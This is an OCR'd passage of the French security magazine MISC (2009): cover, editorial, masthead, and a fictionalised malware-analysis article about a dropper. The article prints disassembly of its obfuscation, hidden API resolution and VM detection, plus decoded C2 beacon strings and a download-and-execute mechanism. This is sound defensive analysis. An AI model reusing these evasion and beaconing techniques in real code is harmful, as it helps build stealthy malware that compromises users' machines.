NOUVELLE FORMULE - NOUVELLE FORMULE

45

SEPTEMBRE/OCTOBRE 2009


MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

APPLICATION / *TPM*

Comprenez et utilisez les puces TPM (Trusted Platform Module) sous GNU/Linux



DOSSIER


LA SÉCURITÉ DE JAVA EN QUESTION !

- Comprendre le modèle de sécurité
- Connaître les failles
- Pentester ses serveurs d'applications
- Se protéger des backdoors

...

CODE / *WALEDAC*

Exclusif !
Analyse complète et détaillée du malware WALEDAC et de son réseau



France Métro : 8 €
DOM : 8,80 €
TOM Surface : 990 XPF
TOM Avion : 1300 XPF
CH : 15,50 CHF
BEL, LUX. PORT.CONT : 9 €
CAN : 15 $CAD

L 19018 - 45 - F: 8,00 € - RD

SYSTÈME / *USB*

Exploitation et manipulation du lecteur CD virtuel CDFS intégré aux clefs USB


RÉSEAU / *WIMAX*

Comprendre les standards et mécanismes de sécurité du sans-fil WiMAX 802.16

BESOIN D'UNE SOLUTION ANTIVIRUS CRÉDIBLE ?

GNU/LINUX MAGAZINE 119

CLAM AV FACE AUX PRODUITS PROPRIÉTAIRES



AU SOMMAIRE...

ENCORE DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 25 SEPTEMBRE 2009

ÉDITO

P(l)age blanche et cocotiers : tout vient à point à qui sait attendre

Ah l'été, quelle merveilleuse saison ! Une fois encore, Paris se vide, et nos côtes se remplissent. À lézarder au soleil en dégustant quelques barbecues arrosés de rosé (bien frais, mais pas matinale), les côtes, les autres, se remplissent aussi après les rigueurs d'un régime pré-estival destiné à faire ressortir des abdos imaginaires. Comme disait Rabelais, qui n'avait pas oublié de picoler : « le jus de la vigne clarifie l'esprit et l'entendement .»

Retournons à nos moutons ! Fort de cet entendement, je me pose devant la page blanche à l'heure de rédiger cet édito. Et là, le vide. Pas celui de Bouddha, non, le manque d'inspiration. Je reprendrais bien un peu d'entendement moi, et en plus j'ai un creux... Comme disait Rabelais, qui n'était pas le dernier à table : « le grand Dieu fit les planètes et nous faisons les plats nets ».

C'est alors qu'en pleine dégustation d'entendement, la lumière vint. Ou plutôt « vin ». J'ai bien fait de persévérer, avec modération bien entendu. D'ailleurs, Rabelais, apôtre de la sagesse et de la modération, nous le rappelle : « l'appétit vient en mangeant ; la soif s'en va en buvant ».

Revenons sur les étés précédents. Il y a quelques années, genre au début du 21ème siècle, la mode estivale était au ver à propagation rapide, tendance je vais faire tomber internet en moins de 30 secondes. Force est de supposer que les développeurs de ces codes malicieux ont dû grandir et préfèrent eux aussi partir à la plage maintenant. Ou alors, c'est autre chose qui a changé. À ce propos, Rabelais, scientifique avant l'heure, pose bien tôt les limites des expérimentations : « science sans conscience n'est que ruine de l'âme .»

Finis donc les ver(re)s de la mort qui tue. Ils furent remplacés par des buzz : failles sur les pilotes WiFi d'Apple, failles sur les Cisco avec conférence annulée à la clé, sans parler de la mode des *big ones* à répétition qui ont eux aussi manqué de faire tomber internet en moins de 30 secondes. La différence avec les vers vient de ce que ces vociférations sont arrangées dans des grandes conférences prestigieuses (*no comment*) et que, cette fois, ce sont les gentils qui font du bruit. Rabelais, observateur attentif des mœurs de son époque, le notait déjà : « la moitié du monde ne sait comment l'autre vit .»

En effet, que constate-t-on ? L'asymétrie entre les gentils et les méchants (ou la défense et l'attaque) est une évidence si on regarde simplement qui a l'initiative. Mais ce n'est pas le seul aspect. Les méchants ne sont pas méchants juste pour le plaisir de l'être. Très souvent, il y a des intérêts derrière, financiers, et pas petits qui plus est. Bref, les méchants sont méchants pour se faire du blé, facilement, sans effort. Rien de nouveau. Rabelais, avec ses multiples éloges de la paresse, était déjà un précurseur : « les heures sont faites pour l'homme, et non l'homme pour les heures. »

Mais les gentils aussi ont un estomac et de l'appétit : ils doivent se nourrir et gagner de l'argent. Sauf que, bien souvent, pour comprendre les méchants ou imaginer ce qu'ils pourraient faire, ça demande du temps (et le temps, c'est de l'argent), ça demande de l'audace (et l'audace, ça coûte cher sans garantie de retour sur investissement), ça demande de l'innovation (et l'innovation, ça ne rapporte pas dans les deux mois qui suivent). Bref, le modèle économique du gentil est bien plus compliqué. Comme l'expliquait Rabelais : « la tête perdue, ne périt que la personne ; les couilles perdues, périrait toute nature humaine. »

Et cet été alors ?, me direz-vous en tentant de me faire reprendre le fil de ma pensée. Ben rien ! Nada ! Walou ! Néant ! Que dalle ! Le calme plat en somme (et ailleurs aussi). Pas de ver, pas de scandale. À croire que la crise a tout tétanisé sur son passage. Même la faille qui touche le plus de versions du noyau Linux ou la sortie de Windows Seven ne changent rien : le calme je vous dis ! Eh bien tant mieux, ça permet à tout un chacun de se plonger sereinement dans son magazine préféré et de faire avancer ses propres travaux. Et comme disait Rabelais, qui s'y connaissait en cassage de système d'exploitation : « rompre l'OS et sucer la substantifique moelle ».

Sur ce, je délaisse l'entendement pour un café, l'addition, et bonne dégustation pour cet édito au rab(el)ais.

Fred Raynal

Rendez-vous au 6 novembre 2009 pour le n°46 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20
Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial :
abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036


Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 26
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

Charte du magazine

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE



Guillaume Arcas – guillaume.arcas@gmail.com
David Lesperon – david.lesperon@gmail.com

ALL YOUR PILLS ARE BELONG TO US (SUITE ET FIN)

mots-clés : *cybercriminalité / écosystème / modèle économique / malware as a service*

« Tout est vrai. Rien n'est vrai. C'est un roman ». (Serge Bramly)

A l'instar de ceux qui opèrent dans les rues, les groupes criminels qui, comme les pédophiles néo-nazis et autres psychopathes racistes, sont passés à l'ère du 2.0 forment un écosystème complexe. C'est ce que nous nous proposons d'effleurer dans cet article basé sur des faits réels. Afin de présenter au lecteur un ensemble cohérent et afin de ne point heurter certains protagonistes, des noms ont été modifiés ou masqués et des faits appartenant à des « affaires » différentes ont été réunis en une même histoire. Toute ressemblance avec des personnes physiques ou morales existant ou ayant brutalement cessé d'exister ne serait donc que pure coïncidence. Ou pas.

1. Lundi 17 août

« Bonjour monsieur Phelps. Voici les résultats de mes recherches sur le binaire `flash_update.exe`. Tout d'abord, une grande majorité des antivirus du marché ne l'ont pas détecté, ce qui est déjà inquiétant en soi. Je l'ai ensuite exécuté sur une machine virtuelle non connectée au réseau, mais sans succès : le binaire teste l'environnement d'exécution et agit différemment selon qu'il est exécuté sur une machine virtuelle ou pas.

Je l'ai ensuite lancé sur un vrai PC instrumenté afin de surveiller les modifications apportées au système et certaines de ses activités. Là, il a fonctionné, s'est copié dans le répertoire du système, s'est installé en tant que service et s'est connecté à un serveur sur le port 443. L'échange était chiffré et ma méthode de surveillance du réseau, une simple capture, ne m'a pas permis d'en connaître la teneur, ce qui était certainement le but (en plus d'échapper aux I{D,P}S).

Cette première analyse dynamique ayant vite montré ses limites, j'ai décidé d'aller plus loin. Le fichier fait 73 Ko et, sachant cela, on peut supposer qu'il est chargé de faire plus que les simples téléchargement et installation d'un autre programme et/ou que son code a été transformé pour rendre son analyse plus difficile. C'est un exécutable au format PE composé de quatre sections dont la section `.rsrc`, qui accueille plutôt des ressources inertes (images, chaînes de caractères, etc.) dans les programmes classiques, est marquée comme contenant des données non initialisées accessibles en lecture, en écriture et en exécution, ce qui nous fait trois raisons de nous méfier. Sa table d'importation, la liste des fonctions du système dont il a absolument besoin, semble incomplète : pas de fonction de création de fichier alors qu'il en crée et pas de fonction permettant de charger dynamiquement des bibliothèques, ce qui, justement, aurait

pu lui permettre d'utiliser des fonctions classiques de manipulation de fichiers. Il semble contenir des informations de débogage, mais elles ne sont pas cohérentes : les pointeurs vers les données ne désignent rien qui soit dans le fichier, le *timestamp* indique 13/07/1993 alors que celui de l'en-tête PE indique 30/07/2008 (ce qui est déjà beaucoup plus cohérent), etc.

Première chose faite lors de l'exécution : le décodage des instructions des adresses `0x417000` à `0x4188E4`, plage qui est justement dans la section `.rsrc` mentionnée plus tôt. On voit clairement que le code a été transformé, pour rendre sa compréhension plus difficile ou pour gêner la création d'une signature permettant de l'identifier rapidement. Certaines instructions simples sont remplacées par des suites d'instructions ayant le même effet. Par exemple, ces six instructions comprenant une boucle ne servent qu'à soustraire 8 d'une valeur (multiple de huit) (Fig. 25).

```
003903FA mov     ecx, [ebp+0Ch]
003903FD mov     edi, [ebp+0Ch]
00390400
00390400 letEDIbe8:
00390400 sub     edi, 8
00390403 cmp     edi, 8
00390406 jge     short letEDIbe8
00390408 sub     ecx, edi
```

Fig. 25 : Six instructions et une boucle pour... soustraire 8 à une valeur

Du code inutile a aussi été inséré, comme les deux instructions précédant le `pop ebx` que vous pouvez voir (Fig. 26).

```
mov     ebx, ebx
nop
pop     ebx
```

Fig. 26 : Exemple d'insertion de code inutile, ici avant un pop ebx

Cette première phase terminée, l'adresse `0x417000` est placée sur la pile et un `ret` est utilisé pour que l'exécution continue à cet emplacement (Fig. 27).

```
add     esi, 87EED7h
push    esi
dec     ebx
retn
start endp ; sp = -4

; ---------------------------------------------------
dd 61BD6F24h, 51B9599Ah
```

Fig. 27 : « Retour » vers la suite (0x417000)

Pour faire le lien avec plusieurs aspects évoqués plus tôt, voyez cet extrait de code (Fig. 28).

Ce code, dans la section `.rsrc`, récupère l'adresse mémoire de `kernel32.dll`, puis l'adresse de sa table d'exportation et y recherche lui-même la fonction `GetProcAddress`, fonction qui permet d'obtenir

```
00417510 findStoreGetProcAddress:              ; CODE XREF: .rsrc:00417015↑p
00417510 pusha
00417511 call    $+5
00417516
00417516 getKernel32Init:
00417516 pop     ebp
00417517 sub     ebp, 403148h
0041751D mov     ebx, large fs:30h
00417524 mov     ebx, [ebx+0Ch]
00417527 mov     ebx, [ebx+1Ch]
0041752A mov     ebx, [ebx]
0041752C
0041752C getKernel32Addr:
0041752C mov     ebx, [ebx+8]
0041752F
0041752F getExportTableInfo:                   ; CODE XREF: .rsrc:0041757F↓j
0041752F mov     edx, ebx
00417531 mov     [ebp+4031FBh], edx            ; store kernel32 address/handle
00417537 mov     ebx, edx
00417539 mov     edi, [ebx+3Ch]
0041753C add     edi, edx                      ; EDI <- kernel32!PE header addr.
0041753E add     ebx, [edi+78h]                ; EBX <- addr(kernel32!exportTable)

0041754F findGetProcAddress:                   ; CODE XREF: .rsrc:00417569↓j

00417555 cmpGetProcAddress:                    ; EDI <- addr. of "GetProcAddress"

00417565 loc_417565:
00417565 jz      short foundGetProcAddress
00417567 inc     edi
00417568 inc     edi                           ; not found yet : next name ordinal
00417569 loop    findGetProcAddress

00417581 ; ---------------------------------------------------------------
00417581
00417581 foundGetProcAddress:                  ; CODE XREF: .rsrc:loc_417565↑j

00417593 mov     [ebp+4031FFh], eax            ; store GetProcAddress addr
00417599
00417599 exitFindGetProcAddress:
00417599 popa
0041759A retn
0041759B ; ---------------------------------------------------------------
0041759B
0041759B getK32ProcAddrAndCallIt:              ; CODE XREF: .rsrc:00417763↓p
0041759B call    $+5
004175A0 pop     edx
004175A1 sub     edx, 4031D2h
004175A7 push    eax                           ; function name
004175A8 push    dword ptr [edx+4031FBh]       ; kernel32 handle
004175AE call    dword ptr [edx+4031FFh]       ; GetProcAddress()

004175B4 ; ---------------------------------------------------------------
```

Fig. 28 : Recherche de GetProcAddress, stockage de son adresse et fonctionnalité d'appel d'une fonction à partir de son nom

l'adresse d'une fonction exportée par un module (DLL, etc.). Une fois trouvée, elle est stockée. Ceci permet d'utiliser une fonction exportée par un module (`kernel32.dll` dans ce cas), comme la fonction d'allocation mémoire `VirtualAlloc` dans l'exemple (Fig. 29), sans qu'elle soit dans la table d'importation du programme, le tout pouvant être masqué par une couche de chiffrement.

```
00417733 push    ebp                           ; CODE XREF: .rsrc:00417029↑p
00417733                                       ; allocate memory
00417734 mov     ebp, esp
00417736 sub     esp, 10h
00417739 mov     dword ptr [ebp-10h], 74726956h ; put "VirtualAlloc" on the stack
00417740 mov     dword ptr [ebp-0Ch], 416C6175h
00417747 mov     dword ptr [ebp-8], 636F6C6Ch
0041774E mov     byte ptr [ebp-4], 0
00417752 push    PAGE_EXECUTE_READWRITE        ; flProtect
00417754 push    MEM_COMMIT                    ; flAllocationType
00417759 push    16000h                        ; dwSize
0041775E push    0                             ; lpAddress
00417760 lea     eax, [ebp-10h]                ; EAX <- addr("VirtualAlloc")
00417763 call    getProcAddrAndCall
00417768 leave
00417769 retn
```

Fig. 29 : Allocation de mémoire utilisant le code vu (Fig. 28)

Cette technique permet au programme de charger des bibliothèques et d'utiliser des fonctions issues de ces dernières, sans que cela ne soit visible de prime abord.

Plusieurs étapes suivent dont le déchiffrement des sections qui doivent l'être à l'aide de l'algorithme TEA (*Tiny Encryption Algorithm*) dont on voit la signature (Fig. 30), la reconstruction de la table d'importation, le chargement de bibliothèques, etc.




Fig. 30 : Implémentation de l'algorithme TEA (extrait) et sa « constante magique »

Bref, bien que tout cela ne soit pas forcément très lisible, cela ne représente pas un obstacle majeur et on se trouve facilement en position de « *dumper* » l'exécutable résultant sur le disque. Dans ce dernier, on trouve bien du code dont le but est de détecter si l'exécution se fait dans une machine virtuelle (Fig. 31).

```
VM_check_start:                         ; CODE XREF: actionSwitch+CA↑j
                mov     eax, offset block3_end
                mov     esi, eax
                sub     esi, offset block3_start ; set esi = block3 length
                str     [ebp+str_result] ; VM check
                mov     eax, 0
                cmp     byte ptr [ebp+str_result], 0

tst_isVM:
                jnz     short VM_check_end
                cmp     byte ptr [ebp+str_result+1], 40h
                jnz     short VM_check_end
                mov     eax, 1          ; VM detected

VM_check_end:                           ; CODE XREF: actionSwitch:tst_isVM↑j
                                        ; actionSwitch+17D↑j
                mov     ebx, eax
                mov     [esp+88h+action_H], 0
                mov     [esp+88h+action_L], 211CEh ; set action = get block2 CRC
                call    actionSwitch
                imul    eax, ebx
                xor     esi, eax        ; set key = VMdetected ?
                                        ;     block3 length ^ block2 CRC
                                        ;     :
                                        ;     block3 length
                jmp     block3_end
```

Fig. 31 : Détection de machine virtuelle

« M. Hique, je ne doute pas du fait que tous ces détails passionneront les lecteurs de votre rapport technique mais...concrètement ? »

« Nous y venons. L'exécutable obtenu n'a pas du tout la même forme que le code vu jusqu'ici : il est clair, relativement lisible. Cela va même plus loin. Regardez la liste suivante (Fig. 32).




Fig. 32 : Liste (tronquée) des 35 appels à GetLastError()

Il s'agit de la liste (tronquée, ici) des 35 appels à la fonction `GetLastError()`, fonction qui, pour résumer, donne le code de la dernière erreur rencontrée lors de l'appel d'une fonction du système. Ceci peut a priori sembler totalement anecdotique, mais je pense que cela manifeste d'une volonté de l'auteur d'écrire du code 'propre', 'maintenable' et, surtout, stable. »

« Si je vous suis correctement, vous êtes en train de me dire que l'auteur voit l'infection d'une machine par ce programme comme une forme d'investissement et qu'il fait très attention à ne pas gaspiller cet investissement, d'où cette volonté de stabilité. »

« Exactement. Autre point notable : la seule 'protection', si l'on peut dire, de ce programme est son enveloppe, c'est-à-dire les différentes couches de compression/chiffrement que j'évoquais. Au final, on a plutôt l'impression d'avoir affaire à une production très 'pragmatique' dans le sens où l'essentiel est que cela fonctionne et soit stable, l'obfuscation étant reléguée au statut d'accessoire via l'utilisation d'un outil tiers.

Si maintenant nous regardons un extrait des chaînes de caractères présentes dans la version décodée de l'exécutable (Fig. 33), nous trouvons plusieurs indications intéressantes, celles-ci se vérifiant in vivo et à l'étude du code.

```
72.       4
user
geo=%s&os=%d&ver=%s&idx=%s&user=%s
%s&ioctl=%d&data=%s
ldrctl/ldrctl.php
POST /%s HTTP/1.1
Connection: Close
Content-Type: application/x-www-form-urlencoded
User-Agent: User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: %s
Content-Length: %d
%s-%x
%s\%d.exe
D7EB6085-E70A-4f5a-9921-E6BD244A8C17
%d.%d.%d.%d
CbEvtSvc.exe
%SystemRoot%\System32\CbEvtSvc.exe -k netsvcs
SeLoadDriverPrivilege
RSDS
MBIr
h:\projects\protect\trunk\bin\win32\release\service.pdb
```

Fig. 33 : Chaînes de caractères de la version décodée de l'exécutable

La première : à la fin de l'extrait se trouve le chemin et le nom du fichier de symboles associé à l'exécutable sur la machine de l'auteur, ces symboles ayant pour but de faciliter le débogage. Outre le nom du répertoire `projects` qui nous permet de supposer que l'auteur parle anglais, on note la présence, dans le répertoire du projet (`protect`), d'un dossier nommé `trunk`. Ce nom laisse penser que l'auteur utilise un système de gestion de versions du code source. Cela peut être le signe que ses méthodes sont relativement professionnelles, ce qui rejoint la notion 'd'investissement' que vous évoquiez. Cela peut aussi montrer un besoin de maintenir plusieurs versions (ou branches) de ce programme. Enfin, l'utilisation d'un système de gestion des sources peut aussi être lié au fait que plusieurs personnes travaillent sur ce même projet. »

« Je vois où vous voulez en venir : la professionnalisation des auteurs de programmes de cette sorte est plus qu'en marche. »

« Tout à fait.

La deuxième indication est relative à la façon dont ce programme va s'installer et se lancer, où il va s'installer et sous quel nom : dans l'ordre, comme un pilote dans le dossier `System32`, sous le nom de `CbEvtSvc.exe`. Les observations faites sur ma machine de test confirment cela, ainsi que l'étude du code.

Enfin, la troisième concerne la communication chiffrée initiée avec le serveur HTTPS. Le programme récupère des informations sur la machine : le type et la version du système ; le pays ; un identifiant (supposé) unique de la machine obtenu grâce à la fonction `GetCurrentHwProfile()` ; etc. Ces informations seront les paramètres transmis via la méthode HTTP `POST` à un script en PHP (`ldrctl/ldrctl.php`) hébergé sur un serveur dont l'adresse est en dur dans le programme.

En envoyant une telle requête à ce serveur, j'ai obtenu une réponse composée d'une liste d'URL pointant vers des exécutables, cette liste étant terminée par la chaîne `D7EB6085-E70A-4f5a-9921-E6BD244A8C17` qui sert de marqueur de fin. »

« On dirait qu'il y a une erreur sur la ligne `User-Agent` car `User-Agent` y apparaît deux fois. »

« Finement observé, M. Phelps. Cela peut être une erreur de copier/coller ou, je n'en serai pas étonné, un moyen de facilement détecter des clients illégitimes aux yeux des propriétaires du serveur : une valeur de `User-Agent` sans erreur étant un motif d'alarme.




Fig. 34 : Offre d'envoi de spam sur un forum

Enfin, les exécutables de la liste sont téléchargés et exécutés par ce service. »

« Quant au pays, à l'identifiant unique de machine et à la version du système, c'est... intéressant. Surtout quand on sait que ce programme est installé, d'après ce que vous m'avez dit, en tant que service, donc est supposé rester en place. En fait, ce serait une bonne méthode pour monétiser l'infection d'une machine : s'y maintenir sans provoquer de catastrophe ('stabilité'), vendre à l'avance un service d'installation ciblé par pays et système sur N machines et surveiller qu'effectivement notre contrat de service est rempli en comptabilisant les machines uniques sur lesquelles l'installation commandée a eu lieu... Et que font ces programmes téléchargés ? »

